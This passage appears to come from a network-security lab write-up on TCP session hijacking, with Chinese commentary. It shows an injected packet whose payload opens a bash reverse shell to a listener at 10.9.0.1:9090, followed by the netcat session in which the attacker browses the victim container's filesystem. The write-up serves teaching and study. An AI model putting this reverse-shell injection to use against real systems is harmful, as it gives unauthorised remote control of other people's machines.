options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'\r /bin/bash -i > /dev/tcp/
10.9.0.1/9090 2>&1 0<&1 \r' (b'')
```



```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 33166
seed@4a53e1268802:~$ ls
ls
seed@4a53e1268802:~$ cd ..
cd ..
seed@4a53e1268802:/home$ cd ..
cd ..
seed@4a53e1268802:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
```

一开始服务器所在的目录为/home/seed，服务器在该目录下没有文件，ls 命令的结果为空，通过两次 cd ..命令退出到根目录，再使用 ls 命令可以看到服务器根目录下的所有文件夹。



```
seed@4a53e1268802:/$ ls -al
ls -al
total 68
drwxr-xr-x   1 root root 4096 Jul  8 10:54 .
drwxr-xr-x   1 root root 4096 Jul  8 10:54 ..
-rwxr-xr-x   1 root root    0 Jul  8 10:54 .dockerenv
lrwxrwxrwx   1 root root    7 Nov  6  2020 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x   5 root root  360 Jul  8 18:41 dev
drwxr-xr-x   1 root root 4096 Jul  8 10:54 etc
drwxr-xr-x   1 root root 4096 Nov 26  2020 home
lrwxrwxrwx   1 root root    7 Nov  6  2020 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Nov  6  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Nov  6  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Nov  6  2020 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Nov  6  2020 media
drwxr-xr-x   2 root root 4096 Nov  6  2020 mnt
drwxr-xr-x   2 root root 4096 Nov  6  2020 opt
dr-xr-xr-x 332 root root    0 Jul  8 18:41 proc
drwx------   1 root root 4096 Nov 26  2020 root
```